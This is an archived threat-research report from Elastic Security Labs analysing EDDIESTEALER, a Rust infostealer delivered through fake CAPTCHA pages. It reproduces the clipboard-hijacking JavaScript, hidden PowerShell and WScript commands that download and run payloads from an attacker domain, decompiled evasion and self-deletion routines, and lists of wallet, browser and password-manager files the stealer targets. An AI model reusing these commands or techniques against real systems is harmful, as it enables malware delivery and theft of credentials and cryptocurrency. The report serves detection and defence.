Chasing Eddies: New Rust-based InfoStealer used in CAPTCHA campaigns


By Jia Yu Chan

Published: 2025-05-30 · Archived: 2026-04-05 18:22:01 UTC

Preamble

Elastic Security Labs has uncovered a novel Rust-based infostealer distributed via Fake CAPTCHA campaigns. This malware is hosted on multiple adversary-controlled web properties. This campaign leverages deceptive CAPTCHA verification pages that trick users into executing a malicious PowerShell script, which ultimately deploys the infostealer, harvesting sensitive data such as credentials, browser information, and cryptocurrency wallet details. We are calling this malware EDDIESTEALER.

This adoption of Rust in malware development reflects a growing trend among threat actors seeking to leverage modern language features for enhanced stealth, stability, and resilience against traditional analysis workflows and threat detection engines. A seemingly simple infostealer written in Rust often requires more dedicated analysis efforts compared to its C/C++ counterpart, owing to factors such as zero-cost abstractions, Rust's type system, compiler optimizations, and inherent difficulties in analyzing memory-safe binaries.



EDDIESTEALER's execution chain

Key takeaways


- Fake CAPTCHA campaign loads EDDIESTEALER
- EDDIESTEALER is a newly discovered Rust infostealer targeting Windows hosts
- EDDIESTEALER receives a task list from the C2 server identifying data to target

Intial access

Overview

Fake CAPTCHAs are malicious constructs that replicate the appearance and functionality of legitimate CAPTCHA systems, which are used to distinguish between human users and automated bots. Unlike their legitimate counterparts, fake CAPTCHAs serve as gateways for malware, leveraging social engineering to deceive users. They often appear as prompts like "Verify you are a human" or "I'm not a robot," blending seamlessly into compromised websites or phishing campaigns. We have also encountered a similar campaign distributing GHOSTPULSE in late 2024.

From our telemetry analysis leading up to the delivery of EDDIESTEALER, the initial vector was a compromised website deploying an obfuscated React-based JavaScript payload that displays a fake "I'm not a robot" verification screen.



Fake CAPTCHA GUI

Mimicking Google's reCAPTCHA verification interface, the malware uses the `document.execCommand("copy")` method to copy a PowerShell command into the user's clipboard, next, it instructs the user to press Windows + R (to open the Windows run dialog box), then Ctrl + V to paste the clipboard contents, and finally Enter to execute the malicious PowerShell command.

This command silently downloads a second-stage payload (`gverify.js`) from the attacker-controlled domain `hxxps://llll.fit/version/` and saves it to the user's `Downloads` folder.

```
const _0x2d0faa = _0x20ad7e.useCallback(() => {
  _0x355287('loading');
  (_0xafa5bf => {
    const _0x1ab1c4 = document.createElement('textarea');
    _0x1ab1c4.value = _0xafa5bf;
    document.body.append(_0x1ab1c4);
    _0x1ab1c4.select();
    document.execCommand("copy");
    document.body.removeChild(_0x1ab1c4);
  })(_0x5a3e4a.common.cmdCommand);
```

Copy PowerShell command to clipboard

Finally, the malware executes `gverify.js` using `cscript` in a hidden window.

```
'common': {
  'loadingTimeout': 0x3e8,
  'verificationTimeout': 0x2710,
  'cmdCommand': "powershell -WindowStyle Hidden -Command \"Invoke-WebRequest -Uri 'https://llll.fit/version/' -OutFile
  \"$env:USERPROFILE\\Downloads\\gverify.js\"; cscript //nologo \"$env:USERPROFILE\\Downloads\\gverify.js\"\""
}
```

PowerShell command to download and execute the second script

`gverify.js` is another obfuscated JavaScript payload that can be deobfuscated using open-source tools. Its functionality is fairly simple: fetching an executable (EDDIESTEALER) from `hxxps://llll.fit/io` and saving the file under the user's `Downloads` folder with a pseudorandom 12-character file name.

```
var _0x3ba0ea = WScript.CreateObject("WScript.Shell");
function _0x3acbad() {
  var _0x5e792f = '';
  var _0xd3e757 = 0;
  for (var _0x48a1a5 = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789".length; _0xd3e757 < 12; ++_0xd3e757) {
    _0x5e792f += "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789".charAt(Math.floor(Math.random() * _0x48a1a5));
  }
  return _0x5e792f;
}
var _0x1784f2 = WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERPROFILE%") + "\\Downloads\\" + _0x3acbad() + ".exe";
var _0x133c00 = "powershell -WindowStyle Hidden -Command \"& {Invoke-WebRequest -Uri 'https://llll.fit/io' -OutFile '" + _0x1784f2 + "';
Start-Process -FilePath '" + _0x1784f2 + "'}\"";
_0x3ba0ea.Run(_0x133c00, 0, true);
```

PowerShell script to download and execute EDDIESTEALER

EDDIESTEALER

Overview

EDDIESTEALER is a novel Rust-based commodity infostealer. The majority of strings that give away its malicious intent are encrypted. The malware lacks robust anti-sandbox/VM protections against behavioral fingerprinting. However, newer

variants suggest that the anti-sandbox/VM checks might be occurring on the server side. With relatively straightforward capabilities, it receives a task list from the C2 server as part of its configuration to target specific data and can self-delete after execution if specified.

Stripped Symbols

EDDIESTEALER samples featured stripped function symbols, likely using Rust's default compilation option, requiring symbol restoration before static analysis. We used `rustbinsign`, which generates signatures for Rust standard libraries and crates based on specific Rust/compiler/dependency versions. While `rustbinsign` only detected `hashbrown` and `rustc-demangle`, suggesting few external crates being used, it failed to identify crates such as `tinyjson` and `tungstenite` in newer variants. This occurred due to the lack of clear string artifacts. It is still possible to manually identify crates by finding unique strings and searching for the repository on GitHub, then download, compile and build signatures for them using the `download_sign` mode. It is slightly cumbersome if we don't know the exact version of the crate being used. However, restoring the standard library and runtime symbols is sufficient to advance the static analysis process.

```
2025-03-31 13:15:28,042 - DEBUG - rustbinsign - Found commit 6d9f6ae36ae1299d6126ba40c15191f7aa3b79d8
2025-03-31 13:15:28,527 - DEBUG - rustbinsign - Found tag 1.85.0
2025-03-31 13:15:28,527 - DEBUG - rustbinsign - Found dependency : b'rustc-demangle-0.1.24'
2025-03-31 13:15:28,527 - DEBUG - rustbinsign - Found dependency : b'hashbrown-0.15.2'
TargetRustInfo(
    rustc_version='1.85.0',
    rustc_commit_hash='6d9f6ae36ae1299d6126ba40c15191f7aa3b79d8',
    dependencies=[Crate(name='hashbrown', version='0.15.2', features=[], repository=None)],
    rust_dependencies_imphash='a5df8d27510705413922c3e0e2f0e66a',
    guessed_toolchain='windows-msvc'
)
```

rustbinsign "info" output

String Obfuscation

EDDIESTEALER encrypts most strings via a simple XOR cipher. Decryption involves two stages: first, the XOR key is derived by calling one of several key derivation functions; then, the decryption is performed inline within the function that uses the string.

The following example illustrates this, where `sub_140020fd0` is the key derivation function, and `data_14005ada8` is the address of the encrypted blob.

```
var_1e8.q = &data_140053dfa
var_1e8.d = 0xfaabc10a
void* rax_22 = sub_140020fd0(var_1e8.q, var_1e8.d)
__builtin_memset(&s, c: 0, n: 0x24)

for (int64_t i = 0; i u< 0x20; i += 8)
    *(&s + i) = *(i + &data_14005ada8) ^ *(rax_22 + i)

for (int64_t i_1 = 0x20; i_1 u<= 0x23; i_1 += 4)
    *(&s + i_1) = ((zx.d(*(i_1 + 0x14005adaa)) << 0x10)
        + zx.d(*(i_1 + &data_14005ada8)) - 0x31000000) ^ *(rax_22 + i_1)
```

Example decryption operation

Each decryption routine utilizes its own distinct key derivation function. These functions consistently accept two arguments: an address within the binary and a 4-byte constant value. Some basic operations are then performed on these arguments to calculate the address where the XOR key resides.

```
140020f8b    int64_t sub_140020f8b(int64_t arg1, int32_t arg2) __pure

140020f9b        int32_t rdx_1 = (arg2 + 0x48e1e1e2) ^ rol.d(0xb71e1e1d - arg2, 7)
140020faf        return (zx.q((rdx_1 u>> 3).w) ^ rdx_1.w ^ 0xe135) + arg1

140020fb0    int64_t sub_140020fb0(int64_t arg1, int32_t arg2) __pure

140020fcf        return zx.q(((((arg2 ^ 0x2ebaf4fa) + 0x46afb18c) u>> 0x1d).w ^ ((arg2 ^ 0x2ebaf4fa) + 0x46afb18c).w) * 0x6af4)
140020fcf            + arg1

140020fd0    int64_t sub_140020fd0(int64_t arg1, int32_t arg2) __pure

140020fd4        int32_t rax_1 = rol.d(arg2, 1) ^ arg2
140020ff3        return zx.q(((0x3d0a - ((rol.d(rax_1, 1)).w ^ rax_1.w)) ^ 0xc5a2) - 0x381d) + arg1

140020ff4    int64_t sub_140020ff4(int64_t arg1, int32_t arg2) __pure

140021015        return zx.q((((0xe8e92ced - (rol.d(arg2, 4) ^ arg2)) u>> 0x1d).w ^ (0xe8e92ced - (rol.d(arg2, 4) ^ arg2)).w)
140021015            * -0x47d) + arg1

140021016    int64_t sub_140021016(int64_t arg1, int32_t arg2) __pure

140021022        int32_t rdx_2 = rol.d(0x3ef04073 - arg2, 5) ^ (0x3ef04073 - arg2)
140021033        return zx.q((neg.d(rol.d(rdx_2, 2) ^ rdx_2)).w) + arg1

140021034    int64_t sub_140021034(int64_t arg1, int16_t arg2) __pure

140021045        return (zx.q(arg2 - 0x50f1) ^ 0x4b97) + arg1
```

Key derivation functions

Binary Ninja has a handy feature called `User-Informed Data Flow` (UIDF), which we can use to set the variables to known values to trigger a constant propagation analysis and simplify the expressions. Otherwise, a CPU emulator like Unicorn paired with a scriptable binary analysis tool can also be useful for batch analysis.

```
int64_t sub_140020fd0(int64_t arg1, int64_t arg2) __pure

    ASSERT(arg2, ConstantValue: 0xfaabc10a)
    ASSERT(arg1, ConstantPointerValue: 0x140053dfa)
    return &data_14005b828
```

Binary Ninja's UIDF applied

```
Key address: 0x14005a028
    Encrypted Data address: 0x140059952
    Decrypted String: FindNextFileW

Key address: 0x14005b055
    Encrypted Data address: 0x14005a588
    Decrypted String: exe_path

Key address: 0x14005b97e
    Encrypted Data address: 0x14005aefe
    Decrypted String: apps\bin\src\services\system.rs:877:13

Key address: 0x14005a0e2
    Encrypted Data address: 0x140059a0c
    Decrypted String: DuplicateHandle

Key address: 0x14005a2ac
    Encrypted Data address: 0x140059bfb
    Decrypted String: apps\bin\src\services\chromium.rs:53:24

Key address: 0x14005b0f3
    Encrypted Data address: 0x14005a626
    Decrypted String: apps\bin\src\services\chromium_hound.rs:196:37

Key address: 0x14005a0b3
    Encrypted Data address: 0x1400599dd
    Decrypted String: GetCurrentProcess
```

Batch processing to decrypt all strings

There is a general pattern for thread-safe, lazy initialization of shared resources, such as encrypted strings for module names, C2 domain and port, the sample's unique identifier - that are decrypted only once but referenced many times during runtime. Each specific getter function checks a status flag for its resource; if uninitialized, it calls a shared, low-level synchronization function. This synchronization routine uses atomic operations and OS wait primitives (`WaitOnAddress` / `WakeByAddressAll`) to ensure only one thread executes the actual initialization logic, which is invoked indirectly via a function pointer in the vtable of a `dyn Trait` object.

```
struct jy::String* jy::GetString::kernel32dll()

    struct jy::String* result_1 = &String::kernel32dll

    if (StatusFlag::String::kernel32dll != 3)
        struct jy::String** var_10 = &result_1
        struct jy::String*** result = &var_10
        jy::Dispatcher::LazyInit(&StatusFlag::String::kernel32dll, 0, &result, p_vtable: &data_140059450, &data_1400593d0)

    return result_1
```

Decryption routine abstracted through dyn Trait object and lazy init of shared resource

```
struct jy::dynTrait::vtable data_14005bb90 =
{
    void* destructor = 0x0
    uint64_t size = 0x8
    uint64_t alignment = 0x8
    void* method1 = jy::DecryptC2IPAddress::Wrap
    void* method2 = jy::DecryptC2IPAddress
}
```

Example Trait object vtable

API Obfuscation

EDDIESTEALER utilizes a custom WinAPI lookup mechanism for most API calls. It begins by decrypting the names of the target module and function. Before attempting resolution, it checks a locally maintained hashtable to see if the function name and address have already been resolved. If not found, it dynamically loads the required module using a custom `LoadLibrary` wrapper, into the process's address space, and invokes a well-known implementation of GetProcAddress to retrieve the address of the exported function. The API name and address are then inserted into the hashtable, optimizing future lookups.

```
rax_6, zmm7 = jy::LookupAPIInTable(&p_API_lookup_table_heap_object->p_API_lookup_table, &API_name, api_name_strlen: 0xd)

if (rax_6 == 0)
    jy::LoadLibrary::Wrap(&reuse, api_name, cap, zmm7)
    uint64_t discriminant = reuse.load_library_result.discriminant
    uint64_t module_base_addr = reuse.load_library_result.module_base_addr

    if (neg.q(discriminant) != 0x8000000000000000)
        void* field_10 = reuse.API_lookup_table.field_10
        *arg1 = discriminant
        arg1[1] = module_base_addr  // Error Msg
        arg1[2] = field_10
    else
        jy::GetProcAddress(hModule: module_base_addr, lpProcName: &API_name, api_name_strlen: 0xd)
```

Core functions handling dynamic imports and API resolutions

```
void* jy::GetProcAddress(struct _IMAGE_DOS_HEADER* hModule, void* lpProcName, int64_t api_name_strlen)

    struct _IMAGE_EXPORT_DIRECTORY* rax_1 = zx.q(*(sx.q(hModule->e_lfanew) + hModule + 0x88))
    uint64_t p_exportAddrTable = zx.q(*(&rax_1->AddressOfFunctions + hModule))
    void* p_nameTable = zx.q(*(&rax_1->AddressOfNames + hModule)) + hModule
    void* p_nameOrdinalsTable = zx.q(*(&rax_1->AddressOfNameOrdinals + hModule)) + hModule

    while (true)
        void* _Str = zx.q(*p_nameTable) + hModule
        struct jy::String4 var_70
        // Str
        core::ffi::c_str::CStr::to_str::hce7094eb86601256(&var_70, _Str, strlen(_Str) + 1)

        if (var_70.discriminant.d == 1)
            int128_t zmm0
            zmm0.q = var_70.p_bytes
            zmm0:8.q = var_70.len
            int128_t var_58 = zmm0
            char const (** const var_78)[0xb] = &data_14005bb28
            core::result::unwrap_failed::h67e016e974adc3be("called `Result::unwrap()` on an …", 0x2b, &var_58, &data_14005bc30)
            noreturn

        if (jy::memcmp::Wrap(var_70.p_bytes, var_70.len, lpProcName, api_name_strlen) != 0)
            break

        p_nameTable += 4
        p_nameOrdinalsTable += 2

    return zx.q(*(p_exportAddrTable + hModule + (zx.q(*p_nameOrdinalsTable) << 2))) + hModule
```

Custom GetProcAddress implementation

Mutex Creation

EDDIESTEALER begins by creating a mutex to ensure that only one instance of the malware runs at any given time. The mutex name is a decrypted UUID string `431e2e0e-c87b-45ac-9fdb-26b7e24f0d39` (unique per sample), which is later referenced once more during its initial contact with the C2 server.

```
struct jy::String* rax = jy::GetConfig::String::UUID()
sub_14001f521(&reuse, rax->p_bytes, rax->cap)
// kernel32.CreateMutexW
kernel32::CreateMutexW(lpMutexAttributes: nullptr, bInitialOwner: 0, lpName: reuse.uuid.p_bytes)
// kernel32.GetLastError
arg1->mutex_creation_success = kernel32::GetLastError() == ERROR_ALREADY_EXISTS
arg1->discriminant = 0x8000000000000000
jy::Drop2(&reuse)
```

Retrieve the UUID and create a mutex with it

Sandbox Detection

EDDIESTEALER performs a quick check to assess whether the total amount of physical memory is above ~4.0 GB as a weak sandbox detection mechanism. If the check fails, it deletes itself from disk.

```
uint64_t jy::CheckAvailablePhysicalMem(...)

    struct _MEMORYSTATUSEX lpBuffer
    jy::GetMemoryStatusEx::Wrap(&lpBuffer)
    int64_t result_flag
    result_flag.b = lpBuffer.dwLength.b
    uint64_t rax_1
    rax_1.b = lpBuffer.ullAvailPhys u>> 0xc u< 995385
    result_flag.b = not.b(result_flag.b)
    result_flag.b &= rax_1.b
    core::ptr::drop_in_place...::marker::Send>>>>::hcfb4e8b1a85042c3(&lpBuffer)
    return zx.q(result_flag.d)
```

Memory check

Self-Deletion

Based on a similar self-deletion technique observed in LATRODECTUS, EDDIESTEALER is capable of deleting itself through NTFS Alternate Data Streams renaming, to bypass file locks.

The malware uses `GetModuleFileName` to obtain the full path of its executable and `CreateFileW` (wrapped in `jy::ds::OpenHandle`) to open a handle to its executable file with the appropriate access rights. Then, a `FILE_RENAME_INFO` structure with a new stream name is passed into `SetFileInformationByHandle` to rename the default stream `$DATA` to `:metadata`. The file handle is closed and reopened, this time using `SetFileInformationByHandle` on the handle with the `FILE_DISPOSITION_INFO.DeleteFile` flag set to `TRUE` to enable a "delete on close handle" flag.

```
// kernel32.SetFileInformationByHandle
if (kernel32::SetFileInformationByHandle(hFile: reuse, FileInformationClass: FileRenameInfo,
    lpFileInformation: &reuse_2, dwBufferSize: 0x18) == 0) ...

discriminant_7 = 0x8000000000000000
_ZN4core3ptr117drop_in_p...808e46eaE.llvm.13477653493415923620_0(&discriminant_7)
// kernel32.CloseHandle
kernel32::CloseHandle(reuse)
jy::GetCurrentExePath(&reuse_1)
s = reuse_1.current_exe_path.cap.o
int64_t len_1 = reuse_1.current_exe_path.len

if ((reuse_1.current_exe_path.discriminant.b & 1) == 0)
    var_118_1.q = len_1
    discriminant_7.o = s
    void* var_60
    jy::ds::OpenHandle(&reuse_1, var_60 + discriminant_8)
    void* discriminant_4 = reuse_1.openhandle_result.discriminant
    int64_t hFile = reuse_1.openhandle_result.hFile

    if (neg.q(discriminant_4) != 0x8000000000000000) ...
    else
        jy::GetAPI::SetFileInformationByHandle(&reuse_1)
        void* discriminant_5 = reuse_1.api_result.discriminant
        BOOL (* kernel32::SetFileInformationByHandle_2)(HANDLE hFile,
            FILE_INFO_BY_HANDLE_CLASS FileInformationClass, LPVOID lpFileInformation, DWORD dwBufferSize) =
            reuse_1.api_result.api_address

        if (neg.q(discriminant_5) != 0x8000000000000000) ...
        else
            struct _FILE_DISPOSITION_INFO fileInformation = FILE_DISPOSITION_DELETE

            // kernel32.SetFileInformationByHandle
            if (kernel32::SetFileInformationByHandle_2(hFile, FileInformationClass: FileDispositionInfo,
                    lpFileInformation: &fileInformation, dwBufferSize: 1) == 0)
```

Self-deletion through ADS renaming

Additional Configuration Request

The initial configuration data is stored as encrypted strings within the binary. Once decrypted, this data is used to construct a request following the URI pattern: `<C2_ip_or_domain>/<resource_path>/<UUID>`. The `resource_path` is specified as `api/handler`. The `UUID`, utilized earlier to create a mutex, is used as a unique identifier for build tracking.

EDDIESTEALER then communicates with its C2 server by sending an HTTP GET request with the constructed URI to retrieve a second-stage configuration containing a list of tasks for the malware to execute.

```
while ((r10 & 1) != 0)
    *rsi = (zx.q((*"/handl")[rdx_1]) | 0x474d2361b1507400) ^ *(&data_140059dfb + rdx_1)
    rdx_1 = 8
    r10 = 0
    rsi = &s_1

int64_t rbx
rbx.b = 0xfe
rbx.b = 0x2f
// str: /handler
char* str_handler = reuse.String_Trait::display.q
usize alloc_size_1
void* p_alloced
char alloc_size
alloc_size_1, p_alloced, alloc_size = jy::alloc(size: 9, rdx_1)
*p_alloced = str_handler
*(p_alloced + 8) = alloc_size
struct jy::String str_handler_1
str_handler_1.len = alloc_size_1
str_handler_1.p_data = p_alloced
str_handler_1.cap = 9
// /api
struct jy::String* rax_1 = jy::GetConfig::String::Api()
// 431e2e0e-c87b-45ac-9fdb-26b7e24f0d39
struct jy::String* rax_27 = jy::GetConfig::String::UUID()
```

Decrypt strings required to build URI for C2 comms

```
char request_method[0x3]
request_method[2] = 'T'
request_method[0].w = 'GE'
s_1.string2.discriminant.q = 0x8000000000000000
jy::C2::SendHTTPRequest(&reuse, C2_ip_address, cap, resource_path: api_handler_UUID, rbx_1, C2_port, &request_method,
    request_method_strlen: 3, &s_1, r15.b)
jy::Drop(&s)
```

HTTP request wrapper

The second-stage configuration data is AES CBC encrypted and Base64 encoded. The Base64-encoded IV is prepended in the message before the colon (`:`).

```
Base64(IV):Base64(AESEncrypt(data))
```

```
wqPjWQ2wp2jZfS1sB6SYjw==:JTOT+19hDKInhKUvUogCkNwEBfXHzsPQs6UpAuBSJPZpwQULEAEQ7214grzduQhSukPfowsAhGAj9P9hpW4b0kCDsLmoZL6L6aZOSgFDwvRTqOygRyLD
nkmeTqogqSu3oDk7958OvT3NsCvJfOCONHEMLWOEArQkVMVJSVkFBLeTD8quYeVx3OTha53DcjhUTjWgr+/
yPUsvTrDmRtM1Hv6Y089aMwM98M9q2WEjsjLvhmaPiKsM2NKQrvpmEaQj1ib5oUgXjcgN+jj6frUD1WLpMDBVe0vuNqnuW7wzcG6DMnUiFAODn2exP0oG+ALnAErud1BHt35tkqgR+Wf/
WIZqV3vudYA0nP5Sdc0iqFa37ttn+xdoF3KnLCJcbNKJhkX7pDc1H0e8LztFZR1jCbSlEA1abWXP6Yf1P3npme/
HknShd+dy8GzIdFwxN+W0oPFJP7oQma4LKO9n18755PJbDnpM5v5rYFnL8qYr98PuDLUUZE2lAB1WtOE/
zvX1mXsLimQBRQ+oTnoXWZhx4+LOyYMOE9QHwnzaO01qUFaX7s1cQBqfX0wywzw9+sTs2slz1K/
gjqXU7Wb1SLma+hvU+4XMZ5H+66o6XxyfePihX74CsFvWnXUB3h0SzlUAwzSYnLOCSP58VOQu3sRkPSIz3bP9fN5fRWvBFnc6enkSXzgCM8b0aJdPoZFOiW0hF4ybTE3Qitma8zPwTIVm
bJCeIJb1tUZ4EUlolLoCU+vgfNLBm6tc5DzyTVqFZDDvfvE/MEPTk+IKcr3qBz6IMyHyZIljaNVrMioGcbC9WS8qmbfI4odbIKF+28qL+rwcA715Sry17PNK+Fzh3tWahhagLVrVSqE/
```

Encrypted data received from C2

The AES key for decrypting the server-to-client message is stored unencrypted in UTF-8 encoding, in the `.rdata` section. It is retrieved through a getter function.

```
void** jy::AESGetHardcodedKey(int64_t* arg1)

    int64_t* rcx = *arg1
    int64_t* rax = *rcx
    *rcx = 0

    if (rax == 0)
        core::option::unwrap_failed::h1526b6bcec421e86()
        noreturn

    void** result = *rax
    *result = "85b5f8319d9f269628d686f4bda6c8d8"
    return result
```

Hardcoded AES key

```
jy::AESInit(&reuse, *jy::AESGetHardcodedKey::Wrap())
int16_t var_470
var_470.q = len_2
jy::AESDecrypt(&decrypted_config, key: &reuse, &var_2e8, 16, p_encrypted_data, var_470)
jy::core::str::converts::from_utf8_mut::Wrap(&s_1, &decrypted_config)
```

Core wrapper functions for config decryption

The decrypted configuration for this sample contains the following in JSON format:

- Session ID
- List of tasks (data to target)
- AES key for client-to-server message encryption
- Self-delete flag

```
{
    "session": "<unique_session_id>",
    "tasks": [
        {
            "id": "<unique_task_id>",
            "prepare": [],
            "pattern": {
                "path": "<file_system_path>",
                "recursive": <true/false>,
                "filters": [
                    {
                        "path_filter": <null/string>,
                        "name": "<file_or_directory_name_pattern>",
                        "entry_type": "<FILE/DIR>"
                    },
                    ...
                ]
            },
            "additional": [
                {
                    "command": "<optional_command>",
                    "payload": {
                        "<command_specific_config>": <value>
                    }
                },
                ...
            ]
        },
        ...
    ],
    "network": {
        "encryption_key": "<AES_encryption_key>"
    },
    "self_delete": <true/false>
}
```

For this particular sample and based on the tasks received from the server during our analysis, here are the list of filesystem-based exfiltration targets:

- Crypto wallets
- Browsers
- Password managers
- FTP clients
- Messaging applications

Crypto Wallet	Target Path Filter
Armory	`%appdata%\\Armory\\*.wallet`
Bitcoin	`%appdata%\\Bitcoin\\wallets\\*`
WalletWasabi	`%appdata%\\WalletWasabi\\Client\\Wallets\\*`
Daedalus Mainnet	`%appdata%\\Daedalus Mainnet\\wallets\\*`
Coinomi	`%localappdata%\\Coinomi\\Coinomi\\wallets\\*`
Electrum	`%appdata%\\Electrum\\wallets\\*`
Exodus	`%appdata%\\Exodus\\exodus.wallet\\*`
DashCore	`%appdata%\\DashCore\\wallets\\*`
ElectronCash	`%appdata%\\ElectronCash\\wallets\\*`
Electrum-DASH	`%appdata%\\Electrum-DASH\\wallets\\*`
Guarda	`%appdata%\\Guarda\\IndexedDB`
Atomic	`%appdata%\\atomic\\Local Storage`

Browser	Target Path Filter
Microsoft Edge	`%localappdata%\\Microsoft\\Edge\\User Data\\` `[Web Data,History,Bookmarks,Local Extension Settings\\...]`
Brave	`%localappdata%\\BraveSoftware\\Brave-Browser\\User Data\\` `[Web Data,History,Bookmarks,Local Extension Settings\\...]`
Google Chrome	`%localappdata%\\Google\\Chrome\\User Data\\` `[Web Data,History,Bookmarks,Local Extension Settings\\...]`
Mozilla Firefox	`%appdata%\\Mozilla\\Firefox\\Profiles\\` `[key4.db,places.sqlite,logins.json,cookies.sqlite,formhistory.sqlite,webappsstore.sqlite,*+++*]`

Password Manager	Target Path Filter
Bitwarden	`%appdata%\\Bitwarden\\data.json`
1Password	`%localappdata%\\1Password\\` `[1password.sqlite,1password_resources.sqlite]`
KeePass	`%userprofile%\\Documents\\*.kdbx`

FTP Client	Target Path Filter
FileZilla	`%appdata%\\FileZilla\\recentservers.xml`
FTP Manager Lite	`%localappdata%\\DeskShare Data\\FTP Manager Lite\\2.0\\FTPManagerLiteSettings.db`
FTPbox	`%appdata%\\FTPbox\\profiles.conf`
FTP Commander Deluxe	`%ProgramFiles(x86)%\\FTP Commander Deluxe\\FTPLIST.TXT`
Auto FTP Manager	`%localappdata%\\DeskShare Data\\Auto FTP Manager\\AutoFTPManagerSettings.db`
3D-FTP	`%programdata%\\SiteDesigner\\3D-FTP\\sites.ini`
FTPGetter	`%appdata%\\FTPGetter\\servers.xml`
Total Commander	`%appdata%\\GHISLER\\wcx_ftp.ini`

Messaging App	Target Path Filter
Telegram Desktop	`%appdata%\\Telegram Desktop\\tdata\\*`

A list of targeted browser extensions can be found here.

These targets are subject to change as they are configurable by the C2 operator.

EDDIESTEALER then reads the targeted files using standard `kernel32.dll` functions like `CreateFileW`, `GetFileSizeEx`, `ReadFile`, and `CloseHandle`.

```
// kernel32.CreateFileW
HANDLE rax_8 = kernel32::CreateFileW(lpFileName, dwDesiredAccess: 0x80000000,
    dwShareMode: FILE_SHARE_READ, lpSecurityAttributes: nullptr,
    dwCreationDisposition: OPEN_EXISTING, dwFlagsAndAttributes: FILE_ATTRIBUTE_NORMAL,
    hTemplateFile: nullptr)
_ZN4core3ptr117drop_in_p...808e46eaE.llvm.13477653493415923620_1(&var_70)
rax = rax_8
label_14002475a:
union _jy::LARGE_INTEGER fileSize = 0

// kernel32.GetFileSizeEx
if (kernel32::GetFileSizeEx(hFile: rax, lpFileSize: &fileSize) == 0) ...

LPVOID lpBuffer
uint64_t rax_2
rax_2, lpBuffer = sub_140020cf7(fileSize)
var_70 = rax_2
union _jy::LARGE_INTEGER fileSize_1 = fileSize
int32_t numberOfBytesRead = 0
// kernel32.ReadFile
BOOL rax_3 = kernel32::ReadFile(hFile: rax, lpBuffer, nNumberOfBytesToRead: fileSize_1.u.LowPart,
    lpNumberOfBytesRead: &numberOfBytesRead, lpOverlapped: nullptr)
// kernel32.CloseHandle
kernel32::CloseHandle(hObject: rax)
```

APIs for reading files specified in the task list

Subsequent C2 Traffic

After successfully retrieving the tasks, EDDIESTEALER performs system profiling to gather some information about the infected system:

- Location of the executable (`GetModuleFileNameW`)
- Locale ID (`GetUserDefaultLangID`)
- Username (`GetUserNameW`)
- Total amount of physical memory (`GlobalMemoryStatusEx`)
- OS version (`RtlGetVersion`)

Following the same data format (`Base64(IV):Base64(AESEncrypt(data))`) for client-to-server messages, initial host information is AES-encrypted using the key retrieved from the additional configuration and sent via an HTTP POST request to `<C2_ip_or_domain>/<resource_path>/info/<session_id>`. Subsequently, for each completed task, the collected data is also encrypted and transmitted in separate POST requests to `<C2_ip_or_domain>/<resource_path>/<session_id>/<task_id>`, right after each task is completed. This methodology generates a distinct C2 traffic pattern characterized by multiple, task-specific POST requests. This pattern is particularly easy to identify because this malware family primarily relies on HTTP instead of HTTPS for its C2 communication.

```
192.168.56.2 - - [02/Apr/2025 12:34:04] "GET /api/handler/431e2e0e-c87b-45ac-9fdb-26b7e24f0d39 HTTP/1.1" 200 -
192.168.56.2 - - [02/Apr/2025 12:34:04] "POST /api/handler/info/fadf5e28-58c6-44ac-a00c-da4619db8244 HTTP/1.1" 200 -
192.168.56.2 - - [02/Apr/2025 12:34:04] "POST /api/handler/fadf5e28-58c6-44ac-a00c-da4619db8244/e9e7be02-9999-47b1-809a-2a071f253eeb HTTP/1.1" 200 -
192.168.56.2 - - [02/Apr/2025 12:34:04] "POST /api/handler/fadf5e28-58c6-44ac-a00c-da4619db8244/9724bf8f-0acd-47ad-88f7-a67ea326e4ec HTTP/1.1" 200 -
192.168.56.2 - - [02/Apr/2025 12:34:04] "POST /api/handler/fadf5e28-58c6-44ac-a00c-da4619db8244/540cfcc1-94bc-4107-8f52-ad94b09278a5 HTTP/1.1" 200 -
192.168.56.2 - - [02/Apr/2025 12:34:04] "POST /api/handler/fadf5e28-58c6-44ac-a00c-da4619db8244/413c3128-20c4-4c04-80fa-da89aeabfcf4 HTTP/1.1" 200 -
